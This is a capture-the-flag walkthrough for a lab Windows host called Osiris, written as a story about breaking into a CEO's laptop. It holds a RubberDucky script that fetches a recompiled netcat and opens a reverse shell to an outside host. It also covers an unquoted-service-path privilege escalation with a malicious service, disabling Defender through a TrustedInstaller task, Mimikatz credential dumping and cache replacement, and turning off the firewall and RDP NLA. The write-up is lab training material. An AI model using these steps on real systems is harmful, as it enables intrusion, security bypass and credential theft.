Walkthrough Osiris

Story:

As a final blow to Windcorp's security, you intend to hack the laptop of the CEO, Charlotte Johnson. You heard she has a boatload of Bitcoin, and those seem mighty tasty to you.
But they have learned from the previous hacks and have introduced strict security measures.
However, you dropped a wifi RubberDucky on her driveway. Charlotte and her personal assistant Alcino, just drove up to her house and he picks up the bait as they enter the building.

Sitting in your black van, just outside her house, you wait for them to plug in the RubberDucky (curiosity kills cats, remember?) and once you see the Ducky's Wifi network pop up, you make a connection to the RubberDucky and are ready to send her a payload...

This is where your journey begins. Can you come up with a payload and get that sweet revshell?

And if you do, can you bypass the tightened security? Remember, antivirus tools aren't the sharpest tools in the shed, sometimes changing the code a little bit and recompiling the executable can bypass these simplest of detections.

As a final hint, remember when have pwned their domain controller? You might need to revisit Ra to extract a key component to manage this task, you will need the keys to the kingdom...

Info:

To simulate the payload delivery, we have put up a TFTP-server on the target computer. Use that, to put your RubberDucky-scripts on the target computer.

Important:

The TFTP server itself, any software or scripts you find regarding the RubberDucky is not a part of the challenge.

Recon

Nothing much to do at this part. We cannot Nmap-scan the target, because we don't really have access to its network interface. (All ports are closed to simulate this)

We try some RubberDucky payloads using PowerShell, but nothing really sticks. They have upped their security, remember? So we start thinking what they could have done...

Windows Defender is surely active and we have seen they have used Powershell CLM on Set earlier. So it is safe to assume they use that here too. There really is no need for full-blown Powershell on the CEO's laptop. Also, Applocker is probably in use.
We also keep that in mind.

To bypass PS-CLM, we could use Netcat. But Windows Defender knows Netcat and will block it. Luckily for us, Defender could easily be fooled. We download source code for Netcat from a GitHub repo and change some of the sourcecode, recompile and test if it is detected using Defendercheck: https://github.com/matterpreter/DefenderCheck

When we have a undetected build of Netcat, we make our RubberDucky-script:

```
DELAY 500
GUI r
DELAY 500
STRING powershell -W hidden
ENTER
DELAY 1000
ENTER
STRING Invoke-WebRequest http://192.168.16.65/nc64.exe -outfile c:
\windows\temp\nc64.exe
ENTER
DELAY 1000
STRING c:\windows\temp\nc64.exe 192.168.16.65 4444 -e cmd
ENTER
```

We place our Netcat in c:\windows\temp, in case they use Applocker (and they do), because c:\windows is usually excluded from the rules.

Sending

And get a revshell

CLM active as suspected

```
PS C:\Users\alcrez> $ExecutionContext.SessionState.LanguageMode
$ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Users\alcrez>
```

On the users desktop, we find our first flag:

```
 Directory of C:\Users\alcrez\Desktop

09/19/2020  01:34 AM    <DIR>          .
09/19/2020  01:34 AM    <DIR>          ..
09/19/2020  01:34 AM                45 Flag1.txt
09/16/2020  12:18 PM             1,034 Update VPN.lnk
               2 File(s)          1,079 bytes
               2 Dir(s)  36,671,778,816 bytes free
```

We also notice a shortcut named "Update VPN". It points to: C:\script\update.vbs

In there we find two scripts

```
 Directory of C:\script

09/16/2020  12:18 PM    <DIR>          .
09/16/2020  12:18 PM    <DIR>          ..
09/16/2020  12:17 PM               279 copyprofile.cmd
09/16/2020  11:47 AM                81 update.vbs
               2 File(s)            360 bytes
               2 Dir(s)  36,671,488,000 bytes free
```

We see a user "scheduler" has full access, but we have only read.

```
C:\script>cacls *
cacls *
C:\script\copyprofile.cmd BUILTIN\Administrators:(ID)F
                          NT AUTHORITY\SYSTEM:(ID)F
                          BUILTIN\Users:(ID)R
                          OSIRIS\scheduler:(ID)F

C:\script\update.vbs BUILTIN\Administrators:(ID)F
                     NT AUTHORITY\SYSTEM:(ID)F
                     BUILTIN\Users:(ID)R
                     OSIRIS\scheduler:(ID)F
```

Update.vbs only writes an event with ID 4 to the event log on the system.

```
C:\script>type update.vbs
type update.vbs
Set shell = CreateObject("WScript.Shell")
shell.LogEvent 4, "Update VPN profile"
C:\script>
```

Copyprofile.cmd does some more stuff

```
C:\script>type copyprofile.cmd
type copyprofile.cmd
powershell -c "Invoke-WebRequest https://vpn.windcorp.thm/profile.zip -outfile c:\temp\profile.zip"
powershell Expand-Archive c:\temp\profile.zip -DestinationPath c:\temp\
powershell -c "copy-Item -Path 'C:\Temp\*' -Destination 'C:\Program Files\IVPN Client' -Recurse -force"
```

It retrieves a zipfile from a corporate server
It extracts that zipfile to c:\temp
And it copy everything from c:\temp recursive to c:\program files\IVPN Client\

We check out c:\temp

```
dir /s c:\temp
```

```
 Volume in drive C has no label.
 Volume Serial Number is DEA7-4E33

 Directory of c:\temp

09/16/2020  12:45 PM    <DIR>          .
09/16/2020  12:45 PM    <DIR>          ..
09/16/2020  11:55 AM    <DIR>          OpenVPN
               0 File(s)              0 bytes

 Directory of c:\temp\OpenVPN

09/16/2020  11:55 AM    <DIR>          .
09/16/2020  11:55 AM    <DIR>          ..
09/16/2020  12:16 PM    <DIR>          x86_64
               0 File(s)              0 bytes

 Directory of c:\temp\OpenVPN\x86_64

09/16/2020  12:16 PM    <DIR>          .
09/16/2020  12:16 PM    <DIR>          ..
09/16/2020  12:16 PM             1,554 ca.crt
09/16/2020  12:16 PM             5,099 client1.crt
09/16/2020  12:16 PM             1,675 client1.key
09/16/2020  12:16 PM               247 IVPN-Singlehop-Canada-Toronto-
TCP-mode.conf
09/16/2020  12:16 PM               241 IVPN-Singlehop-Canada-
Toronto.conf
09/16/2020  12:16 PM               247 IVPN-Singlehop-France-TCP-
mode.conf
09/16/2020  12:16 PM               241 IVPN-Singlehop-France.conf
..................
```

When checking out c:\program files\IVPN Client, we find a folder with the same name "OpenVPN" inside. It is also recently changed.

```
09/13/2020  04:42 AM    <DIR>          OpenVPN
```

Searching for unquoted service paths, actually reveals two services with that flaw.

Checking access, shows we don't have any write on the nordvpn-service

```
cacls "c:\program files\NordVPN"
c:\program files\NordVPN NT SERVICE\TrustedInstaller:(ID)F
                         NT SERVICE\TrustedInstaller:(CI)(IO)(ID)F
                         NT AUTHORITY\SYSTEM:(ID)F
                         NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(ID)F
                         BUILTIN\Administrators:(ID)F
                         BUILTIN\Administrators:(OI)(CI)(IO)(ID)F
                         BUILTIN\Users:(ID)R
                         BUILTIN\Users:(OI)(CI)(IO)(ID)(special access:)
                                                       GENERIC_READ
```

```
                                                        GENERIC_EXECUTE

                          CREATOR OWNER:(OI)(CI)(IO)(ID)F
                          APPLICATION PACKAGE AUTHORITY\ALL APPLICATION
PACKAGES:(ID)R
                          APPLICATION PACKAGE AUTHORITY\ALL APPLICATION
PACKAGES:(OI)(CI)(IO)(ID)(special access:)

GENERIC_READ

GENERIC_EXECUTE

                          APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED
APPLICATION PACKAGES:(ID)R
                          APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED
APPLICATION PACKAGES:(OI)(CI)(IO)(ID)(special access:)

GENERIC_READ

GENERIC_EXECUTE
```

But on the IVPN Service, we find that a user named "scheduler" has Write access

```
cacls "c:\program files\IVPN Client"
c:\program files\IVPN Client OSIRIS\scheduler:(OI)(CI)(special access:)
                                                      READ_CONTROL
                                                      SYNCHRONIZE
                                                      FILE_GENERIC_READ
                                                      FILE_GENERIC_WRITE

FILE_GENERIC_EXECUTE
                                                      FILE_READ_DATA
                                                      FILE_WRITE_DATA
                                                      FILE_APPEND_DATA
                                                      FILE_READ_EA
                                                      FILE_WRITE_EA
                                                      FILE_EXECUTE

FILE_READ_ATTRIBUTES

FILE_WRITE_ATTRIBUTES

          NT SERVICE\TrustedInstaller:(ID)F
                            NT SERVICE\TrustedInstaller:(CI)(IO)(ID)F
                            NT AUTHORITY\SYSTEM:(ID)F
                            NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(ID)F
                            BUILTIN\Administrators:(ID)F
                            BUILTIN\Administrators:(OI)(CI)(IO)(ID)F
                            BUILTIN\Users:(ID)R
                            BUILTIN\Users:(OI)(CI)(IO)(ID)(special
access:)
                                                            GENERIC_READ

GENERIC_EXECUTE

                            CREATOR OWNER:(OI)(CI)(IO)(ID)F
                            APPLICATION PACKAGE AUTHORITY\ALL
APPLICATION PACKAGES:(ID)R
                            APPLICATION PACKAGE AUTHORITY\ALL
```

```
APPLICATION PACKAGES:(OI)(CI)(IO)(ID)(special access:)

GENERIC_READ

GENERIC_EXECUTE

                                APPLICATION PACKAGE AUTHORITY\ALL
RESTRICTED APPLICATION PACKAGES:(ID)R
                                APPLICATION PACKAGE AUTHORITY\ALL
RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(ID)(special access:)

GENERIC_READ

GENERIC_EXECUTE
```

An idea of what things might be running and also how it could be exploited are forming.

The "Update VPN" triggers a download of VPN-profiles. The copy part of the copyprofile-script assumes the folder structure is correct and copies everything from that c:\temp folder into the IVPN folder.
If we have write-access to c:\temp we could place a file in c:\program files\IVPN to exploit the unquoted service path vulnerability?

We check and can confirm we have write-access:

We trigger the update profile by executing the vb-script:

It runs without any output, but no error either, and we find our test file:

We check service details

```
Get-WMIObject -Class Win32_Service -Filter  "Name='ivpn client'" |
select-object *


PSComputerName          : OSIRIS
Name                    : IVPN Client
Status                  : OK
ExitCode                : 0
DesktopInteract         : False
```

```
ErrorControl            : Normal
PathName                : C:\Program Files\IVPN Client\IVPN Service.exe
ServiceType             : Own Process
StartMode               : Auto
__GENUS                 : 2
__CLASS                 : Win32_Service
__SUPERCLASS            : Win32_BaseService
__DYNASTY               : CIM_ManagedSystemElement
__RELPATH               : Win32_Service.Name="IVPN Client"
__PROPERTY_COUNT        : 26
__DERIVATION            : {Win32_BaseService, CIM_Service,
CIM_LogicalElement, CIM_ManagedSystemElement}
__SERVER                : OSIRIS
__NAMESPACE             : root\cimv2
__PATH                  : \\OSIRIS\root\cimv2:Win32_Service.Name="IVPN
Client"
AcceptPause             : False
AcceptStop              : True
Caption                 : IVPN Client
CheckPoint              : 0
CreationClassName       : Win32_Service
DelayedAutoStart        : False
Description             :
DisplayName             : IVPN Client
InstallDate             :
ProcessId               : 1040
ServiceSpecificExitCode : 0
Started                 : True
StartName               : LocalSystem
State                   : Running
SystemCreationClassName : Win32_ComputerSystem
SystemName              : OSIRIS
TagId                   : 0
WaitHint                : 0
Scope                   : System.Management.ManagementScope
Path                    : \\OSIRIS\root\cimv2:Win32_Service.Name="IVPN
Client"
Options                 : System.Management.ObjectGetOptions
ClassPath               : \\OSIRIS\root\cimv2:Win32_Service
Properties              : {AcceptPause, AcceptStop, Caption,
CheckPoint...}
SystemProperties        : {__GENUS, __CLASS, __SUPERCLASS, __DYNASTY...}
Qualifiers              : {dynamic, Locale, provider, UUID}
Site                    :
Container               :
```

We need to make a service exe. A ordinary exe will not do. We can try to use MSFVenom, but that exe will be caught by Defender, it knows Metasploit a bit too well...

We check Defender settings, to see what we are dealing with here.

```
get-MpPreference


AllowNetworkProtectionOnWinServer            : False
AttackSurfaceReductionOnlyExclusions         :
AttackSurfaceReductionRules_Actions          : {1, 1, 1, 1...}
```

```
AttackSurfaceReductionRules_Ids                : {01443614-cd74-433a-
b99e-2ecdc07bfc25,
                                                 26190899-1602-49e8-8b27-
eb1d0a1ce869,
                                                 3B576869-A4EC-4529-8536-
B80A7769E899,
                                                 5BEB7EFE-
FD9A-4556-801D-275E5FFC04CC...}
                                  --- snip ---
```

We can see there are a lot of ASR rules in play here. Actually **every** rule is activated.

```
Get-MPPreference | Select-Object -ExpandProperty AttackSurfaceReductionRules_Ids
01443614-cd74-433a-b99e-2ecdc07bfc25
26190899-1602-49e8-8b27-eb1d0a1ce869
3B576869-A4EC-4529-8536-B80A7769E899
5BEB7EFE-FD9A-4556-801D-275E5FFC04CC
75668C1F-73B5-4CF0-BB93-3ECF5CB7CC84
7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c
92E97FA1-2EDF-4476-BDD6-9DD0B4DDDC7B
9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2
b2b3f03d-6a65-4f7b-a9c7-1c7ef74a9ba4
BE9BA2D9-53EA-4CDC-84E5-9B1EEEE46550
c1db55ab-c21a-4637-bb3f-a12568109d35
d1e49aac-8f56-4280-b9ba-993a6d77406c
D3E037E1-3EB8-44C8-A917-57927947596D
D4F940AB-401B-4EFC-AADC-AD5F3C50688A
e6db77e5-3df2-4cf1-b95a-636979351e5b
```


Rules explained

Rule name	GUID	File & folder exclusions	Minimum OS supported
Block executable content from email client and webmail	BE9BA2D9-53EA-4CDC-84E5-9B1EEEE46550	Supported	Windows 10, version 1709 (RS3, build 16299) or greater
Block all Office applications from creating child processes	D4F940AB-401B-4EFC-AADC-AD5F3C50688A	Supported	Windows 10, version 1709 (RS3, build 16299) or greater
Block Office applications from creating executable content	3B576869-A4EC-4529-8536-B80A7769E899	Supported	Windows 10, version 1709 (RS3, build 16299) or greater

Block Office applications from injecting code into other processes	75668C1F-73B5-4CF0-BB93-3ECF5CB7CC84	Supported	Windows 10, version 1709 (RS3, build 16299) or greater
Block JavaScript or VBScript from launching downloaded executable content	D3E037E1-3EB8-44C8-A917-57927947596D	Supported	Windows 10, version 1709 (RS3, build 16299) or greater
Block execution of potentially obfuscated scripts	5BEB7EFE-FD9A-4556-801D-275E5FFC04CC	Supported	Windows 10, version 1709 (RS3, build 16299) or greater
Block Win32 API calls from Office macros	92E97FA1-2EDF-4476-BDD6-9DD0B4DDDC7B	Supported	Windows 10, version 1709 (RS3, build 16299) or greater
Block executable files from running unless they meet a prevalence, age, or trusted list criterion	01443614-cd74-433a-b99e-2ecdc07bfc25	Supported	Windows 10, version 1709 (RS3, build 16299) or greater
Use advanced protection against ransomware	c1db55ab-c21a-4637-bb3f-a12568109d35	Supported	Windows 10, version 1709 (RS3, build 16299) or greater
Block credential stealing from the Windows local security authority subsystem (lsass.exe)	9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2	Supported	Windows 10, version 1709 (RS3, build 16299) or greater

Block process creations originating from PSExec and WMI commands	d1e49aac-8f56-4280-b9ba-993a6d77406c	Supported	Windows 10, version 1709 (RS3, build 16299) or greater
Block untrusted and unsigned processes that run from USB	b2b3f03d-6a65-4f7b-a9c7-1c7ef74a9ba4	Supported	Windows 10, version 1709 (RS3, build 16299) or greater
Block Office communication application from creating child processes	26190899-1602-49e8-8b27-eb1d0a1ce869	Supported	Windows 10, version 1709 (RS3, build 16299) or greater
Block Adobe Reader from creating child processes	7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c	Supported	Windows 10, version 1709 (RS3, build 16299) or greater
Block persistence through WMI event subscription	e6db77e5-3df2-4cf1-b95a-636979351e5b	Not supported	Windows 10, version 1903 (build 18362) or greater

Also Tamper-protection is turned on.



This repo shows us a way around:


https://gist.github.com/tyranid/c65520160b61ec851e68811de3cd646d

We try it out on a local windows, but for some reason unknown for us at the moment, it seems we cannot add a task as "NT System" on a domain joined computer that is offline from the domain.

So we split it up In two operations. The first part we'll do as the domain user alcrez. We later use the system account to execute the task as Trusted Installer.

First we add the job:

```
$cmdline = '/C sc.exe config windefend start= disabled && sc.exe sdset
windefend D:(D;;GA;;;WD)(D;;GA;;;OW)'

$a = New-ScheduledTaskAction -Execute "cmd.exe" -Argument $cmdline
Register-ScheduledTask -TaskName 'Meh' -Action $a
```



We need to escalate our privileges before we can run this task.

So as of now, we still have to try to keep things on the low-low so Defender doesn't stop us.

We find just what we need here:

https://github.com/mattymcfatty/unquotedPoC

We clone the project, and make a service that runs our custom Netcat that already resides in c:\windows\temp\.

```
        /// <summary>
        /// Required method for Designer support - do not modify
        /// the contents of this method with the code editor.
        /// </summary>
        private void InitializeComponent()
        {
            this.eventLogSimple = new System.Diagnostics.EventLog();
            ((System.ComponentModel.ISupportInitialize)
(this.eventLogSimple)).BeginInit();
            //
            // SimpleService
            //
            System.Diagnostics.Process process = new
System.Diagnostics.Process();
            System.Diagnostics.ProcessStartInfo startInfo = new
System.Diagnostics.ProcessStartInfo();
            startInfo.WindowStyle =
System.Diagnostics.ProcessWindowStyle.Hidden;
            startInfo.FileName = "cmd.exe";
            startInfo.Arguments = "c:\\windows\\temp\\nc64.exe
192.168.16.65 4455 -e cmd";
            process.StartInfo = startInfo;
            process.Start();
```

```
            this.ServiceName = "Not The Service You Think It Is";
            ((System.ComponentModel.ISupportInitialize)
(this.eventLogSimple)).EndInit();

        }
```

To exploit the unquoted service path, our compiled new service needs to be named ivpn.exe and be placed in: c:\program files\IVPN Client\

So we download our compiled service-executable

And run the vbscript, followed by a check that our binary has arrived where we planned.

And it has.
We have set up our Netcat to call home on 4455, so we put up a listener

Then the moment of truth. We restart the service, hoping to get a revshell back on 4455.

And we do

As we now are system. The sky is the limit... But still restricted by that pesky Defender.

We run our previous created task "meh" as "NT Service\TrustedInstaller"


```
$svc = New-Object -ComObject 'Schedule.Service'
$svc.Connect()

$user = 'NT SERVICE\TrustedInstaller'
$folder = $svc.GetFolder('\')
$task = $folder.GetTask('Meh')
$task.RunEx($null, 0, 0, $user)
```

Now we need a reboot to cripple Defender.

Start the listener again, and wait for our service to call home once again.

It does

Checking status of Defender



Nothing. So. Defender is gone.

Flag2 is at Charlotte's desktop

In documents, we find a keepass database.

```
    Directory: C:\users\chajoh\documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/19/2020   1:47 AM           2334 Database.kdbx


PS C:\users\chajoh\documents>
```

Investigating config-file, reveals that it is is using the Windows users as MasterKey (DPAPI).
C:\Users\chajoh\AppData\Roaming\KeePass\KeePass.config.xml

```
                <UserProfiles />
        </PasswordGenerator>
        <Defaults>
                <OptionsTabIndex>3</OptionsTabIndex>
                <SearchParameters>
                        <ComparisonMode>InvariantCultureIgnoreCase</ComparisonMode>
                </SearchParameters>
                <KeySources>
                        <Association>
                                <DatabasePath>..\..\Users\chajoh\Documents\Database.kdbx</DatabasePath>
                                <UserAccount>true</UserAccount>
                        </Association>
                        <Association>
                                <DatabasePath>..\..\Users\chajoh\Documents\Database2.kdbx</DatabasePath>
                                <UserAccount>true</UserAccount>
                        </Association>
                </KeySources>
        </Defaults>
        <Integration>
                <UrlSchemeOverrides>
                        <BuiltInOverridesEnabled>1</BuiltInOverridesEnabled>
                        <CustomOverrides />
```

So, we need to become that user to open it.
Our plan now, is either to extract cached credentials hash and run a dictionary attack on it to get Charlottes password, or if we don't manage that, overwrite them so we can overtake the account.

We extract her hash first. Lets summon Mimikatz

```
mimikatz # lsadump::cache
Domain : OSIRIS
SysKey : fb2f42c056c3a91c3f8892df313f2481

Local name : OSIRIS ( S-1-5-21-2412384816-2079449310-1594074140 )
Domain name : WINDCORP ( S-1-5-21-555431066-3599073733-176599750 )
Domain FQDN : windcorp.thm

Policy subsystem is : 1.18
LSA Key(s) : 1, default {04097fcd-7247-4e79-b35b-2a7d5fee2779}
  [00] {04097fcd-7247-4e79-b35b-2a7d5fee2779} 0d155c51e747c1119d69e11e96f37364aaaa190673e7ccb1321a931636b166c2

* Iteration is set to default (10240)

[NL$1 - 9/19/2020 1:38:15 AM]
RID       : 00000465 (1125)
User      : WINDCORP\chajoh
MsCacheV2 : f52542bb7f50df1b7bb0fd0ef1778781
```

We run it through John the ripper, but he doesn't manage to crack it for us.
So, let's replace it.

```
mimikatz # lsadump::cache /user:chajoh /password:NewPassword123# /kiwi
> User cache replace mode !
  * user     : chajoh
  * password : NewPassword123#
  * ntlm     : bce4433c7aafc0dbafcc69883f050a15
```

- user : WINDCORP\chajoh
- password : NewPassword123#
- ntlm : bce4433c7aafc0dbafcc69883f050a15

We write down the ntlm-hash. We need it later.

Let's go all in and log in as Charlotte using RDP.

First activate RDS

```
PS C:\Users\chajoh\Desktop> reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
The operation completed successfully.
PS C:\Users\chajoh\Desktop>
```

We also Disable NLA (Network Level Authentication)

```
reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-TCP" /v UserAuthentication /t REG_DWORD /d
"0" /f
```

Then give "Everyone" logon rights. Only administrators can by default use RDS and we cannot add Charlotte to administrators, because she is a domain-account and we are offline.
But, we can add Everyone...

```
PS C:\Users\chajoh\Desktop> net localgroup "Remote Desktop Users" Everyone /add
net localgroup "Remote Desktop Users" Everyone /add
The command completed successfully.

PS C:\Users\chajoh\Desktop>
```


Deactivate FW

```
PS C:\Users\chajoh\Desktop> netsh advfirewall set allprofiles state off
netsh advfirewall set allprofiles state off
Ok.

PS C:\Users\chajoh\Desktop>
```


We find the logged on users session ID and log him out. Or else they will get a prompt, asking to allow or reject our RDP login.

```
PS C:\users\chajoh\desktop> query user
query user
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 alcrez                console             1  Active      none   9/19/2020 11:21 AM

PS C:\users\chajoh\desktop> logoff 1
logoff 1
```


Then login



We then try to open Keepass:



But...

